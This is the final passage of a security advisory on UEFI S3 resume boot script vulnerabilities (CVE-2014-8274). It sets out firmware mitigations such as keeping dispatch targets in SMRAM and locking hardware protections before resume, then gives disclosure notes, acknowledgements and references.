If the S3 resume boot script is stored in SMRAM, then all entry points and functions executed using dispatch type of opcodes in the script should also be located within SMRAM. Otherwise an attacker could bypass the LockBox protection. Some implementations choose to not use dispatch opcodes and perform all necessary initialization prior to executing the S3 resume boot script. This would prevent any runtime malware, even running at ring 0 or installing a bootkit, from modifying the script or any of the critical dependencies.

Another way to protect the script from unauthorized alteration is to use read-only UEFI variables to store the script contents. There may be other platform-specific places to store the S3 resume boot script such that it cannot be altered in an unauthorized manner. Alternatively, some method to verify the integrity of the S3 resume boot script and the firmware module that executes the script could be used before executing that module. Care must be taken to check all dependencies, including the code invoked, when executing dispatch opcodes in the script.

As an additional defense-in-depth mechanism, when resuming from S3, the BIOS implementation could lock all hardware protections and security-critical configuration prior to executing the S3 resume boot script. This would block exploits from further gaining persistence even if the integrity of the S3 resume boot script has been compromised.

Disclosure

Since discovering the vulnerabilities described in this advisory, the Advanced Threat Research team at Intel Security has been working with affected BIOS vendors directly to mitigate the issues as well as notify all platform manufacturers who might be affected. BIOS vendors have indicated that updated BIOS implementations are available to Intel and other platform vendors. Intel has released updates for its affected products in a security advisory *Configuration Bypass During S3 Resume* (INTEL-SA-00043) mitigating the vulnerabilities described here.

Acknowledgements

This issue has been independently discovered by Rafal Wojtczuk from Bromium and Corey Kallenberg and reported to CERT/CC. CERT/CC has assigned VU#976132 “Some UEFI systems do not properly secure the EFI S3 Resume Boot Path boot script” for this issue [3]. We also would like to acknowledge Dmytro Oleksiuk and Pedro Vilaça for their research in this area.

References

1. *Intel Platform Innovation Framework for EFI: Boot Script Specification* (specification)
2. *Attacks on UEFI Security,* by Rafal Wojtczuk and Corey Kallenberg (presentation, paper)
3. CERT/CC VU #976132 (CVE-2014-8274)
4. *A Tour Beyond BIOS: Implementing S3 Resume with EDKII,* by J.Yao, V.Zimmer (paper)
5. *CHIPSEC Platform Security Assessment Framework* (github)
6. Intel® 8 Series/C220 Series Chipset Family Platform Controller Hub (datasheet)
7. EDKII source code (github)
8. Exploiting UEFI boot script table vulnerability (blog.cr4.sh)
9. Reversing Prince Harming’s kiss of death (reverse.put.as)